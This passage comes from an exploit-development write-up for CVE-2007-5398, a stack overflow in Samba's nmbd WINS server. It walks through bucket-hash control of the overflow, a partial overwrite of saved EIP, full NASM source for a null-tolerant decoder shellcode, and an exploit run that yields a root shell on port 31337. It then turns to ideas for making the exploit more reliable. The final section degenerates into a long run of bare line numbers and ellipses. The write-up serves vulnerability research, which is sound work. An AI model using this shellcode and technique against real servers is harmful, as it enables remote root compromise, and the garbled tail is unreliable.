Looking at tdb\_traverse(), it calls tdb\_traverse\_internal(), which is where the majority of the work gets done. At this stage, it is probably easier to look at how data gets stored to the database, which happens in tdb\_store().

-----

```

/* store an element in the database, replacing any existing element
   with the same key

   return 0 on success, -1 on failure
*/
int tdb_store(struct tdb_context *tdb, TDB_DATA key, TDB_DATA dbuf,
             int flag)
{
...

/* find which hash bucket it is in */
hash = tdb->hash_fn(&key);
if (tdb_lock(tdb, BUCKET(hash), F_WRLCK) == -1)
    return -1;

...

nmbd/nmbd_processlogon.c:tdb = tdb_open_log(lock_path("connections.tdb"),0,
nmbd/nmbd_winsserver.c: wins_tdb = tdb_open_log(lock_path("wins.tdb"), 0,
                                TDB_DEFAULT|TDB_CLEAR_IF_FIRST, O_CREAT|O_RDWR, 0600);

tdb_private.h:#define BUCKET(hash) ((hash) % tdb->header.hash_size)

struct tdb_context *tdb_open(const char *name,int hash_size, int tdb_flags,
                             int open_flags, mode_t mode)

...

if (hash_size == 0)
    hash_size = DEFAULT_HASH_SIZE;

tdb_private.h:#define DEFAULT_HASH_SIZE 131
-----

```

From this, we can see that we need to use the hash\_fn() (which defaults to default\_tdb\_hash()) , and then we need to modulus the hash result by DEFAULT\_HASH\_SIZE. By generating names that hash to 130, we can put our data in order on the stack, after every already existing 0x1b registrations. Before exploitation, we need to see how many existing 0x1b registrations exist, so that the stack can be overflowed correctly.

This reminds me of the Algorithmic Complexity attacks, outlined here [5]. Not directly related, but still interesting none the less.

### --[ 5.3 - Code execution analysis

By triggering the vulnerability and examining the stack layout, we see that saved eip can be partially overwritten, with two bytes. If we overwrite once more, the top two bytes of eip will be the two flag bytes, and overwrite the first argument to the function. After the overwrite the value of orig\_packet, the nmbd code will index into it, to copy a 4 byte value, as seen below.

```

-----
nmbd_packets.c, send_reply_packet():
973         packet.fd = orig_packet->fd;
-----

```

So far in the analysis, a partial overwrite of the two least significant bytes of eip seems to be the best course of action, as it's unlikely we can put anything useful in the top two bytes (due to the flags). Causing an overwrite of the least significant bytes with "D"'s, show:

```

-----
Program received signal SIGSEGV, Segmentation fault.
0x08074444 in packet_is_for_wins_server ()
(gdb) x/10i $eip
0x08074444 <packet_is_for_wins_server+236>:    mov     0x400(%ebx),%eax

```





--[ 5.4 - Shellcode

As discussed above, a special decoder would be needed so what we can use generic shellcode available, as opposed to porting common shellcode to account for 1/3 of the bytes being rubbish.

After experimenting, I wrote a shellcode that would reconstruct 4 bytes, then skip two bytes, then jump to the place where we re-constructed the shellcode.

Shellcode is as follows (nasm -f bin first\_layer\_sc.asm -o first\_layer\_sc.bin to compile.). At entry of the shellcode, edi points to our current eip.

-----  
BITS 32

```
%define tbnop add byte [eax],0x0          ; 0x80 0x00 0x00

_start:
    add [eax], al          ; two byte nulls, for flags.

    cld                   ; reset direction flag
    mov eax, edi          ; since our two byte nop dereferences [eax]
                          ; we need a writable memory location.

    tbnop

    mov esi, edi          ; ESI = source of encoded shellcode
    nop

    tbnop

    add esi, byte 60      ; increment esi to start of real shellcode

    tbnop

    mov edi, esp          ; Place we're going to execute
    nop

    tbnop

    xor ecx, ecx
    nop

    tbnop

    mov cl, byte 0x7e     ; how many bytes we want to copy. Can copy up
                          ; 126 bytes or so. This can be fixed if
                          ; nessessacy

    nop
    tbnop

.copier:
    movsd
    nop
    nop
    tbnop

    add esi, byte 0x02
    tbnop

    loopnz .copier

.ready:
    jmp esp
-----
```

For the second layer shellcode, we can use any shellcode we want. For additional flexibility, I have used the InlineEgg [6] package to

allow for greater flexibility in the second layer shellcode.

Encoding the shellcode for registration packets is extremely straight forward. Change the endian / ordering of 4 bytes and append 2 NULL bytes.

Ideally, the second layer shellcode would encode the shell registration information over the existing socket / fd information, using the nmb protocol.

If it were a more useful exploit, it would be worth while expending the effort to write the required code.

--[ 5.5 - Getting a shell

By combining the above information, and determining where in the stack the shellcode lies, we can get a shell:

```
-----
[target machine]
(gdb) shell rm /var/db/samba/wins.*
(gdb) r
Starting program: /usr/local/sbin/nmbd -F -s smb.conf
(no debugging symbols found)...(no debugging symbols found)...(no debugging
symbols found)...(no debugging symbols found)...(no debugging symbols
found)...(no debugging symbols found)...(no debugging symbols found)...(no
debugging symbols found)...(no debugging symbols found)...(no debugging
symbols found)...
Program received signal SIGTRAP, Trace/breakpoint trap.
Cannot remove breakpoints because program is no longer writable.
It might be running in another process.
Further execution is probably impossible.
0x28065af0 in ?? ()
(gdb) # This happened because our nmbd executed a new program
(gdb) c
```

```
[attacking machine]
$ python CVE-2007-5398.py --host 172.16.178.128 --target 0
Hit y if you want to test registration flags, otherwise just hit enter>
Existing registrations: 0
Amount of registrations to reach EIP: 239
Got 0 existing registrations. Hit any key to continue...
First layer of shellcode is 66 bytes long
Second layer of shellcode is 246 bytes long
Names: |=====| 100.00
Registering: |=====| 100.00
stack left over:
Please hit enter to send final packet...
Attempting to connect to 172.16.178.128:31337
```

-----  
You are in luck; it appears to of worked... shell below.

```
--
# It worked
# id
uid=0(root) gid=0(wheel) groups=0(wheel), 5(operator)
# uname -a
FreeBSD freebsd62 6.2-RELEASE FreeBSD 6.2-RELEASE #0: Fri Jan 12 10:40:27
2007      root@dessler.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  i386
-----
```

So, with a bunch of research and analysis, we're only part way there. It would be nice to have a better place to return to.

--[ 5.6 - Making the exploit more reliable

Currently, our exploit has two hard coded entries, the first of which is the location of a sequence of code which uses edi to gain code execution (so far, 0x080728a5 (for our current target of FreeBSD 6.2). Additionally, it uses the exact location of the start of the shellcode. Due to various reasons, the stack address can change easily for such an exact address, due to reasons such as:

- \* Starting or restarting nmbd manually
- \* Differing environmental strings
- \* In later Linux 2.6 series, memory randomisation is enabled by default, for certain mappings.

There are a couple of opportunities to make this exploit more reliable, such as adding large nop sequences, or perhaps putting / finding some suitable code elsewhere.

The larger nop sequence may help, but 1/3 of the bytes are NULL / not useful, so it is debatable. Additionally, this means if the range was accurate, we have only a 2/3 chance of hitting a suitable nop sequence, as opposed to outright crashing (as "\x00\x00" encodes to add [eax], al, and since eax will be one (1) when the nop sequence is hit, it will crash.) So, for the time being we will look for another place / way to gain reliable execution control.

--[ 5.6.1 - static .bss data

While analysing this vulnerability, I noticed an interesting function that gets called when sending registration packets:

```

-----
nmbd/nmbd_winsserver.c:

/*****
 Overwrite or add a given name in the wins.tdb.
 *****/

static BOOL store_or_replace_wins_namerec(const struct name_record *namerec
                                          ,int tdb_flag)
{
    TDB_DATA key, data;
    int ret;

    if (!wins_tdb) {
        return False;
    }

    key = name_to_key(&namerec->name);
    data = name_record_to_wins_record(namerec);

    if (data.dptr == NULL) {
        return False;
    }

    ret = tdb_store(wins_tdb, key, data, tdb_flag);

    SAFE_FREE(data.dptr);
    return (ret == 0) ? True : False;
}

...

/*****
 Create key. Key is UNIX codepage namestring (usually utf8 64 byte len)
 with 1 byte type.
 *****/

static TDB_DATA name_to_key(const struct nmb_name *nmbname)
{
    static char keydata[sizeof(unstring) + 1];
    TDB_DATA key;

    memset(keydata, '\0', sizeof(keydata));

    pull_ascii_nstring(keydata, sizeof(unstring), nmbname->name);
    strupper_m(keydata);
    keydata[sizeof(unstring)] = nmbname->name_type;
    key.dptr = keydata;
}

```

```

    key.dsize = sizeof(keydata);

    return key;
}

```

-----

The most interesting about the above is the static char keydata[sizeof(unstring) + 1]; which gives us the ability to put upto 64 bytes into a static location in the .bss. However, since NetBIOS names are 15 chars long, there is still a lot of code that could be put here. Some information on small shellcodes to find things can be found here [7]

name\_to\_key() is called from three locations in the code, with self explaining names (not including the above store\_or\_replace\_wins\_namerec()):

```

-----
/*****
Delete a given name in the tdb and remove the temporary malloc'ed data
struct on the linked list.
*****/

BOOL remove_name_from_wins_namelist(struct name_record *namerec)
{
...

struct name_record *find_name_on_wins_subnet(const struct nmb_name *nmbname
                                             ,BOOL self_only)
{
...

```

-----

Of interest is the store\_or\_replace\_wins\_namerec() which is called when sending the registration packets to trigger the overflow. We may be able to send a suitable, short, shellcode that finds our loader shellcode in the stack (or, with more effort, on the heap, thus avoiding Openwall style non-executable stack patches).

Being able to use this static location gives us some advantages over stack randomisation / changes.

Looking further into pull\_ascii\_nstring() we see that it does DOS code page mappings to UNIX code pages, especially relating to bytes with high bits installed. Unfortunately, it heavily mangles the input (via the translation phase), then performs an uppercase operation on the string. I experimented with the above restrictions and was not get anything working, but it went over the length restriction. The idea worked on:

```

* push esp
* pop ebp
* push edi
* pop esp
* using pop to access the code we're executing
* using the charcase conversion to get 4 bytes with the most significant
  bit set from 1 byte.
* using xor [edi+index], reg to modify the applicable code we're executing
  ,then to do something equivilent to sub ebp, <offset> ; jmp ebp

```

If anyone works out a suitable shellcode that fits in those restrictions, I would definately be interested in hearing from you. I suspect given more time / motivation something would come up, and in hindsight would be a "that's obvious" case. Additionally, we can control the contents of the top two bytes of ebp, which may be useful in some way for coding the shellcode. Possibly something like:

```

* push ebp
* inc esp ; skip over null byte
* inc esp
* byte with high bit set that gets translated into a 0xc3 (ret

```

instruction)

- \* What two arbitrary bytes it executes has to be chosen carefully. A jmp sled backwards may work, but certain data structures can not be modified randomly as nmbd will crash before code execution takes place.

Another potential static address we could use is the following:

-----  
libsmb/nmblib.c:

```

1123 static unsigned char sort_ip[4];
1124
1125 /*****
1126  Compare two query reply records.
1127 *****/
1128
1129 static int name_query_comp(unsigned char *p1, unsigned char *p2)
1130 {
1131     return matching_quad_bits(p2+2, sort_ip) -
           matching_quad_bits(p1+2, sort_ip);
1132 }
1133
1134 /*****
1135  Sort a set of 6 byte name query response records so that the IPs that
1136  have the most leading bits in common with the specified address come
1137  first.
1138 *****/
1139 void sort_query_replies(char *data, int n, struct in_addr ip)
1140 {
1141     if (n <= 1)
1142         return;
1143
1144     putip(sort_ip, (char *)&ip);
1145
1146     qsort(data, n, 6, QSORT_CAST name_query_comp);
1147 }
-----

```

which is reachable from nmbd/nmbd\_winsserver.c:

```

-----
1831 void send_wins_name_query_response(int rcode, struct packet_struct *p,
1832                                     struct name_record *namerec)
1833 {
1834     char rdata[6];
1835     char *prdata = rdata;
1836     int reply_data_len = 0;
1837     int ttl = 0;
1838     int i;
1839
1840     memset(rdata, '\0', 6);
1841
1842     if(rcode == 0) {
1843         ttl = (namerec->data.death_time != PERMANENT_TTL) ?
namerec->data.death_time - p->timestamp : lp_max_wi    ns_ttl();
1844
1845         /* Copy all known ip addresses into the return data. */
1846         /* Optimise for the common case of one IP address so we
           don't need a malloc. */
1847
1848         if( namerec->data.num_ips == 1 ) {
1849             prdata = rdata;
1850         } else {
1851             if((prdata = (char *)
SMB_MALLOC( namerec->data.num_ips * 6 )) == NULL) {
1852                 DEBUG(0, ("send_wins_name_query_response: malloc fail !\n"));
1853                 return;
1854             }
1855         }
-----

```

```

1856
1857         for(i = 0; i < namerec->data.num_ips; i++) {
1858             set_nb_flags(&prdata[i*6],namerec->data.nb_flags);
1859             putip((char *)&prdata[2+(i*6)], &namerec->data.ip[i]);
1860         }
1861
1862         sort_query_replies(prdata, i, p->ip);
1863         reply_data_len = namerec->data.num_ips * 6;
1864     }
1865

```

-----

But I have not explored this path fully, but I don't think it would help too much.

After looking over what could be done with such restrictions, I started looking around the code to see if there was any easier mechanisms that would give assistance in exploiting this issue reliably. I noticed a couple of static buffers that could be useful, but they required debugging to be enabled to be exploited correctly - not exactly a good requirement for a reliable exploit.

#### --[ 5.6.2 - Memory leak

During the initial process of attempting to replicate the issue, I noticed that nmbd would attempt to read from memory that we control - perhaps we can find a memory leak / information disclosure that is useful. Starting off with setting all normally NULL IP address to AABB, we see the first crash:

-----

The program being debugged has been started already.  
Start it from the beginning? (y or n) y  
Starting program: /usr/local/sbin/nmbd -F -s smb.conf  
Program received signal SIGSEGV, Segmentation fault.  
0x080adc67 in debug\_nmb\_res\_rec ()  
(gdb) bt  
#0 0x080adc67 in debug\_nmb\_res\_rec ()  
#1 0x080ae023 in debug\_nmb\_packet ()  
#2 0x0806d1f8 in reply\_netbios\_packet ()  
#3 0x080728a5 in write\_browse\_list ()  
Previous frame inner to this frame (corrupt stack?)  
(gdb) x/10i \$eip  
0x80adc67 <debug\_nmb\_res\_rec+47>: mov 0x60(%edx),%ecx  
0x80adc6a <debug\_nmb\_res\_rec+50>: test %ecx,%ecx  
0x80adc6c <debug\_nmb\_res\_rec+52>: je 0x80add89 <debug\_nmb\_res\_rec+337>  
0x80adc72 <debug\_nmb\_res\_rec+58>: cmp \$0xffffffff9c,%edx  
0x80adc75 <debug\_nmb\_res\_rec+61>: je 0x80add89 <debug\_nmb\_res\_rec+337>  
0x80adc7b <debug\_nmb\_res\_rec+67>: cmp \$0x0,%ecx  
0x80adc7e <debug\_nmb\_res\_rec+70>: movl \$0x0,0xffffffffe8(%ebp)  
0x80adc85 <debug\_nmb\_res\_rec+77>: jle 0x80add89 <debug\_nmb\_res\_rec+337>  
0x80adc8b <debug\_nmb\_res\_rec+83>: mov 0x400(%ebx),%eax  
0x80adc91 <debug\_nmb\_res\_rec+89>: mov %eax,0xffffffffe0(%ebp)  
(gdb) i r edx ecx  
edx 0x41414242 1094795842  
ecx 0x42420000 1111621632  
(gdb) bt  
#0 0x080adc67 in debug\_nmb\_res\_rec ()  
#1 0x080ae023 in debug\_nmb\_packet ()  
#2 0x0806d1f8 in reply\_netbios\_packet ()  
#3 0x080728a5 in write\_browse\_list ()

-----

Starting our analysis at debug\_nmb\_packet() in libsmb/nmbplib.c:

-----

103

104 /\*\*\*\*\*

```

105 Process a nmb packet.
106 *****/
107
108 void debug_nmb_packet(struct packet_struct *p)
109 {
110     struct nmb_packet *nmb = &p->packet.nmb;
111
112     if( DEBUGLVL( 4 ) ) {
...
131     }
132
133     if (nmb->header.qdcount) {
134         DEBUGADD( 4, ( "    question: q_name=%s q_type=%d q_class=%d\n",
...
138     }
139
140     if (nmb->answers && nmb->header.ancount) {
141         debug_nmb_res_rec(nmb->answers, "answers");
142     }
143     if (nmb->nsrecs && nmb->header.nscount) {
144         debug_nmb_res_rec(nmb->nsrecs, "nsrecs");
145     }
146     if (nmb->additional && nmb->header.arcount) {
147         debug_nmb_res_rec(nmb->additional, "additional");
148     }
149 }

```

(gdb) frame 1

#1 0x080ae023 in debug\_nmb\_packet ()

(gdb) x/8x \$esp

```

0xbfbfdef0: 0x00000000    0x00000000    0x4795ddfa    0x08117a40
0xbfbfdf00: 0xbfbfe210    0x0000059a    0xbfbfe538    0x0806dlf8

```

Let's take a guess that 0xbfbfe210 is our nmb packet:

(gdb) x/x 0xbfbfe210

```
0xbfbfe210: 0x41414242
```

(gdb) x/20x 0xbfbfe210

```

0xbfbfe210: 0x41414242    0x42420000    0x00004141    0x41414242
0xbfbfe220: 0x42420000    0x00004141    0x41414242    0x42420000
0xbfbfe230: 0x00004141    0x41414242    0x42420000    0x00004141
0xbfbfe240: 0x41414242    0x42420000    0x00004141    0x41414242
0xbfbfe250: 0x42420000    0x00004141    0x41414242    0x42420000

```

So the above analysis makes sense. We have overwritten certain data structures it is looking at. Moving on, in debug\_nmb\_res\_rec() we see:

```

-----
61 /*****
62 Print out a res_rec structure.
63 *****/
64
65 static void debug_nmb_res_rec(struct res_rec *res, const char *hdr)
66 {
67     int i, j;
68
69     DEBUGADD( 4, ( "    %s: nmb_name=%s rr_type=%d rr_class=%d ttl=%d\n",
70                 hdr,
71                 nmb_namestr(&res->rr_name),
72                 res->rr_type,
73                 res->rr_class,
74                 res->ttl ) );
75
76     if( res->rdlength == 0 || res->rdata == NULL )
77         return;
78
79     for (i = 0; i < res->rdlength; i+= MAX_NETBIOSNAME_LEN) {
80         DEBUGADD(4, ( "    %s %3x char ", hdr, i));
81

```

```

82     for (j = 0; j < MAX_NETBIOSNAME_LEN; j++) {
83         unsigned char x = res->rdata[i+j];
84         if (x < 32 || x > 127)
85             x = '.';
86
87         if (i+j >= res->rddlength)
88             break;
89         DEBUGADD(4, ("%c", x));
90     }
91
92     DEBUGADD(4, ("  hex "));
93
94     for (j = 0; j < MAX_NETBIOSNAME_LEN; j++) {
95         if (i+j >= res->rddlength)
96             break;
97         DEBUGADD(4, ("%02X", (unsigned char)res->rdata[i+j]));
98     }
99
100    DEBUGADD(4, ("\n"));
101    }
102 }
103

```

-----

That code is not very useful at the moment. If the pointers where valid, it'd work (not surprisingly).

Looking at the code flow from `send_packet()`, (code is above), we hit some interesting code that we can use for an information leak.

```

-----
Starting program: /usr/local/sbin/nmbd -F -s smb.conf
debugging symbols found)...(no debugging symbols found)...(no debugging
symbols found)...
Program received signal SIGSEGV, Segmentation fault.
0x080ada3d in put_nmb_name ()
(gdb) bt
#0  0x080ada3d in put_nmb_name ()
#1  0x080ae26a in put_res_rec ()
#2  0x080af184 in build_packet ()
#3  0x080af236 in send_packet ()
#4  0x0806d38a in reply_netbios_packet ()
#5  0x080728a5 in write_browse_list ()
Previous frame inner to this frame (corrupt stack?)
(gdb) x/10i $eip
0x80ada3d <put_nmb_name+49>:   repz cmpsb %es:(%edi),%ds:(%esi)
0x80ada3f <put_nmb_name+51>:   jne     0x80adab5 <put_nmb_name+169>
0x80ada41 <put_nmb_name+53>:   mov     0x8(%ebp),%edi
0x80ada44 <put_nmb_name+56>:   pushl  0x50(%edi)
0x80ada47 <put_nmb_name+59>:   push   $0x0
0x80ada49 <put_nmb_name+61>:   pushl  0xffffffff(%ebp)
0x80ada4c <put_nmb_name+64>:   lea    0xffffffffd8(%ebp),%eax
0x80ada4f <put_nmb_name+67>:   push   %eax
0x80ada50 <put_nmb_name+68>:   call   0x80ad98c <put_name>
0x80ada55 <put_nmb_name+73>:   mov     0xffffffffd4(%ebp),%edx
(gdb) i r edi esi
edi             0x8102db9          135278009
esi             0x0              0

```

-----

Unfortunately, the above is crashing due to a NULL pointer dereference in `esi` when testing the contents of the name. (This piece of code is mapped to the check where the name is tested against '\*' in `put_nmb_name()`.)

At this point of time I've decided that it is probably easier to start analysing the contents of `reply_netbios_packet()` so that I can see exactly what is being overwritten, where, and work out what effects it may have. For this we'll use IDA Pro Standard 5.2

First off, let's take a better look at what is happening in the source



code, it'll help with analysis of the assembly.

-----  
nmbd/nmbd\_winsserver.c:

```
856 /*****
857  Reply to a netbios name packet.  see rfc1002.txt
858 *****/
859
860 void reply_netbios_packet(struct packet_struct *orig_packet,
861     int rcode, enum netbios_reply_type_code rcv_code, int opcode,
862     int ttl, char *data,int len)
863 {
864     struct packet_struct packet;
865     struct nmb_packet *nmb = NULL;
866     struct res_rec answers;
867     struct nmb_packet *orig_nmb = &orig_packet->packet.nmb;
868     BOOL loopback_this_packet = False;
869     int rr_type = RR_TYPE_NB;
870     const char *packet_type = "unknown";
871
872     /* Check if we are sending to or from ourselves. */
873     if(ismyip(orig_packet->ip) && (orig_packet->port == global_nmb_port))
874         loopback_this_packet = True;
875
876     nmb = &packet.packet.nmb;
877
878     ...
879
880     if (data && len) {
881         nmb->answers->rddlength = len;
882         memcpy(nmb->answers->rddata, data, len);
883     }
884
885     ...
886
887     ...
888
889     ...
890
891     ...
892
893     ...
894
895     ...
896
897     ...
898
899     ...
900
901     ...
902
903     ...
904
905     ...
906
907     ...
908
909     ...
910
911     ...
912
913     ...
914
915     ...
916
917     ...
918
919     ...
920
921     ...
922
923     ...
924
925     ...
926
927     ...
928
929     ...
930
931     ...
932
933     ...
934
935     ...
936
937     ...
938
939     ...
940
941     ...
942
943     ...
944
945     ...
946
947     ...
948
949     ...
950
951     ...
952
953     ...
954
955     ...
956
957     ...
958
959     ...
960
961     ...
962
963     ...
964
965     ...
966
967     ...
968
969     ...
970
971     ...
972
973     ...
974
975     ...
976
977     ...
978
979     ...
980
981     ...
982
983     ...
984
985     ...
986
987     ...
988
989     ...
990
991     ...
992
993     ...
994
995     ...
996
997     ...
998
999     ...
1000
1001     ...
1002
1003     ...
1004
1005     ...
1006
1007     ...
1008
1009     ...
1010
1011     ...
1012
1013     ...
1014
1015     ...
1016
1017     ...
1018
1019     ...
1020
1021     ...
1022
1023     ...
1024
1025     ...
1026
1027     ...
1028
1029     ...
1030
1031     ...
1032
1033     ...
1034
1035     ...
1036
1037     ...
1038
1039     ...
1040
1041     ...
1042
1043     ...
1044
1045     ...
1046
1047     ...
1048
1049     ...
1050
1051     ...
1052
1053     ...
1054
1055     ...
1056
1057     ...
1058
1059     ...
1060
1061     ...
1062
1063     ...
1064
1065     ...
1066
1067     ...
1068
1069     ...
1070
1071     ...
1072
1073     ...
1074
1075     ...
1076
1077     ...
1078
1079     ...
1080
1081     ...
1082
1083     ...
1084
1085     ...
1086
1087     ...
1088
1089     ...
1090
1091     ...
1092
1093     ...
1094
1095     ...
1096
1097     ...
1098
1099     ...
1100
1101     ...
1102
1103     ...
1104
1105     ...
1106
1107     ...
1108
1109     ...
1110
1111     ...
1112
1113     ...
1114
1115     ...
1116
1117     ...
1118
1119     ...
1120
1121     ...
1122
1123     ...
1124
1125     ...
1126
1127     ...
1128
1129     ...
1130
1131     ...
1132
1133     ...
1134
1135     ...
1136
1137     ...
1138
1139     ...
1140
1141     ...
1142
1143     ...
1144
1145     ...
1146
1147     ...
1148
1149     ...
1150
1151     ...
1152
1153     ...
1154
1155     ...
1156
1157     ...
1158
1159     ...
1160
1161     ...
1162
1163     ...
1164
1165     ...
1166
1167     ...
1168
1169     ...
1170
1171     ...
1172
1173     ...
1174
1175     ...
1176
1177     ...
1178
1179     ...
1180
1181     ...
1182
1183     ...
1184
1185     ...
1186
1187     ...
1188
1189     ...
1190
1191     ...
1192
1193     ...
1194
1195     ...
1196
1197     ...
1198
1199     ...
1200
1201     ...
1202
1203     ...
1204
1205     ...
1206
1207     ...
1208
1209     ...
1210
1211     ...
1212
1213     ...
1214
1215     ...
1216
1217     ...
1218
1219     ...
1220
1221     ...
1222
1223     ...
1224
1225     ...
1226
1227     ...
1228
1229     ...
1230
1231     ...
1232
1233     ...
1234
1235     ...
1236
1237     ...
1238
1239     ...
1240
1241     ...
1242
1243     ...
1244
1245     ...
1246
1247     ...
1248
1249     ...
1250
1251     ...
1252
1253     ...
1254
1255     ...
1256
1257     ...
1258
1259     ...
1260
1261     ...
1262
1263     ...
1264
1265     ...
1266
1267     ...
1268
1269     ...
1270
1271     ...
1272
1273     ...
1274
1275     ...
1276
1277     ...
1278
1279     ...
1280
1281     ...
1282
1283     ...
1284
1285     ...
1286
1287     ...
1288
1289     ...
1290
1291     ...
1292
1293     ...
1294
1295     ...
1296
1297     ...
1298
1299     ...
1300
1301     ...
1302
1303     ...
1304
1305     ...
1306
1307     ...
1308
1309     ...
1310
1311     ...
1312
1313     ...
1314
1315     ...
1316
1317     ...
1318
1319     ...
1320
1321     ...
1322
1323     ...
1324
1325     ...
1326
1327     ...
1328
1329     ...
1330
1331     ...
1332
1333     ...
1334
1335     ...
1336
1337     ...
1338
1339     ...
1340
1341     ...
1342
1343     ...
1344
1345     ...
1346
1347     ...
1348
1349     ...
1350
1351     ...
1352
1353     ...
1354
1355     ...
1356
1357     ...
1358
1359     ...
1360
1361     ...
1362
1363     ...
1364
1365     ...
1366
1367     ...
1368
1369     ...
1370
1371     ...
1372
1373     ...
1374
1375     ...
1376
1377     ...
1378
1379     ...
1380
1381     ...
1382
1383     ...
1384
1385     ...
1386
1387     ...
1388
1389     ...
1390
1391     ...
1392
1393     ...
1394
1395     ...
1396
1397     ...
1398
1399     ...
1400
1401     ...
1402
1403     ...
1404
1405     ...
1406
1407     ...
1408
1409     ...
1410
1411     ...
1412
1413     ...
1414
1415     ...
1416
1417     ...
1418
1419     ...
1420
1421     ...
1422
1423     ...
1424
1425     ...
1426
1427     ...
1428
1429     ...
1430
1431     ...
1432
1433     ...
1434
1435     ...
1436
1437     ...
1438
1439     ...
1440
1441     ...
1442
1443     ...
1444
1445     ...
1446
1447     ...
1448
1449     ...
1450
1451     ...
1452
1453     ...
1454
1455     ...
1456
1457     ...
1458
1459     ...
1460
1461     ...
1462
1463     ...
1464
1465     ...
1466
1467     ...
1468
1469     ...
1470
1471     ...
1472
1473     ...
1474
1475     ...
1476
1477     ...
1478
1479     ...
1480
1481     ...
1482
1483     ...
1484
1485     ...
1486
1487     ...
1488
1489     ...
1490
1491     ...
1492
1493     ...
1494
1495     ...
1496
1497     ...
1498
1499     ...
1500
1501     ...
1502
1503     ...
1504
1505     ...
1506
1507     ...
1508
1509     ...
1510
1511     ...
1512
1513     ...
1514
1515     ...
1516
1517     ...
1518
1519     ...
1520
1521     ...
1522
1523     ...
1524
1525     ...
1526
1527     ...
1528
1529     ...
1530
1531     ...
1532
1533     ...
1534
1535     ...
1536
1537     ...
1538
1539     ...
1540
1541     ...
1542
1543     ...
1544
1545     ...
1546
1547     ...
1548
1549     ...
1550
1551     ...
1552
1553     ...
1554
1555     ...
1556
1557     ...
1558
1559     ...
1560
1561     ...
1562
1563     ...
1564
1565     ...
1566
1567     ...
1568
1569     ...
1570
1571     ...
1572
1573     ...
1574
1575     ...
1576
1577     ...
1578
1579     ...
1580
1581     ...
1582
1583     ...
1584
1585     ...
1586
1587     ...
1588
1589     ...
1590
1591     ...
1592
1593     ...
1594
1595     ...
1596
1597     ...
1598
1599     ...
1600
1601     ...
1602
1603     ...
1604
1605     ...
1606
1607     ...
1608
1609     ...
1610
1611     ...
1612
1613     ...
1614
1615     ...
1616
1617     ...
1618
1619     ...
1620
1621     ...
1622
1623     ...
1624
1625     ...
1626
1627     ...
1628
1629     ...
1630
1631     ...
1632
1633     ...
1634
1635     ...
1636
1637     ...
1638
1639     ...
1640
1641     ...
1642
1643     ...
1644
1645     ...
1646
1647     ...
1648
1649     ...
1650
1651     ...
1652
1653     ...
1654
1655     ...
1656
1657     ...
1658
1659     ...
1660
1661     ...
1662
1663     ...
1664
1665     ...
1666
1667     ...
1668
1669     ...
1670
1671     ...
1672
1673     ...
1674
1675     ...
1676
1677     ...
1678
1679     ...
1680
1681     ...
1682
1683     ...
1684
1685     ...
1686
1687     ...
1688
1689     ...
1690
1691     ...
1692
1693     ...
1694
1695     ...
1696
1697     ...
1698
1699     ...
1700
1701     ...
1702
1703     ...
1704
1705     ...
1706
1707     ...
1708
1709     ...
1710
1711     ...
1712
1713     ...
1714
1715     ...
1716
1717     ...
1718
1719     ...
1720
1721     ...
1722
1723     ...
1724
1725     ...
1726
1727     ...
1728
1729     ...
1730
1731     ...
1732
1733     ...
1734
1735     ...
1736
1737     ...
1738
1739     ...
1740
1741     ...
1742
1743     ...
1744
1745     ...
1746
1747     ...
1748
1749     ...
1750
1751     ...
1752
1753     ...
1754
1755     ...
1756
1757     ...
1758
1759     ...
1760
1761     ...
1762
1763     ...
1764
1765     ...
1766
1767     ...
1768
1769     ...
1770
1771     ...
1772
1773     ...
1774
1775     ...
1776
1777     ...
1778
1779     ...
1780
1781     ...
1782
1783     ...
1784
1785     ...
1786
1787     ...
1788
1789     ...
1790
1791     ...
1792
1793     ...
1794
1795     ...
1796
1797     ...
1798
1799     ...
1800
1801     ...
1802
1803     ...
1804
1805     ...
1806
1807     ...
1808
1809     ...
1810
1811     ...
1812
1813     ...
1814
1815     ...
1816
1817     ...
1818
1819     ...
1820
1821     ...
1822
1823     ...
1824
1825     ...
1826
1827     ...
1828
1829     ...
1830
1831     ...
1832
1833     ...
1834
1835     ...
1836
1837     ...
1838
1839     ...
1840
1841     ...
1842
1843     ...
1844
1845     ...
1846
1847     ...
1848
1849     ...
1850
1851     ...
1852
1853     ...
1854
1855     ...
1856
1857     ...
1858
1859     ...
1860
1861     ...
1862
1863     ...
1864
1865     ...
1866
1867     ...
1868
1869     ...
1870
1871     ...
1872
1873     ...
1874
1875     ...
1876
1877     ...
1878
1879     ...
1880
1881     ...
1882
1883     ...
1884
1885     ...
1886
1887     ...
1888
1889     ...
1890
1891     ...
1892
1893     ...
1894
1895     ...
1896
1897     ...
1898
1899     ...
1900
1901     ...
1902
1903     ...
1904
1905     ...
1906
1907     ...
1908
1909     ...
1910
1911     ...
1912
1913     ...
1914
1915     ...
1916
1917     ...
1918
1919     ...
1920
1921     ...
1922
1923     ...
1924
1925     ...
1926
1927     ...
1928
1929     ...
1930
1931     ...
1932
1933     ...
1934
1935     ...
1936
1937     ...
1938
1939     ...
1940
1941     ...
1942
1943     ...
1944
1945     ...
1946
1947     ...
1948
1949     ...
1950
1951     ...
1952
1953     ...
1954
1955     ...
1956
1957     ...
1958
1959     ...
1960
1961     ...
1962
1963     ...
1964
1965     ...
1966
1967     ...
1968
1969     ...
1970
1971     ...
1972
1973     ...
1974
1975     ...
1976
1977     ...
1978
1979     ...
1980
1981     ...
1982
1983     ...
1984
1985     ...
1986
1987     ...
1988
1989     ...
1990
1991     ...
1992
1993     ...
1994
1995     ...
1996
1997     ...
1998
1999     ...
2000
2001     ...
2002
2003     ...
2004
2005     ...
2006
2007     ...
2008
2009     ...
2010
2011     ...
2012
2013     ...
2014
2015     ...
2016
2017     ...
2018
2019     ...
2020
2021     ...
2022
2023     ...
2024
2025     ...
2026
2027     ...
2028
2029     ...
2030
2031     ...
2032
2033     ...
2034
2035     ...
2036
2037     ...
2038
2039     ...
2040
2041     ...
2042
2043     ...
2044
2045     ...
2046
2047     ...
2048
2049     ...
2050
2051     ...
2052
2053     ...
2054
2055     ...
2056
2057     ...
2058
2059     ...
2060
2061     ...
2062
2063     ...
2064
2065     ...
2066
2067     ...
2068
2069     ...
2070
2071     ...
2072
2073     ...
2074
2075     ...
2076
2077     ...
2078
2079     ...
2080
2081     ...
2082
2083     ...
2084
2085     ...
2086
2087     ...
2088
2089     ...
2090
2091     ...
2092
2093     ...
2094
2095     ...
2096
2097     ...
2098
2099     ...
2100
2101     ...
2102
2103     ...
2104
2105     ...
2106
2107     ...
2108
2109     ...
2110
2111     ...
2112
2113     ...
2114
2115     ...
2116
2117     ...
2118
2119     ...
2120
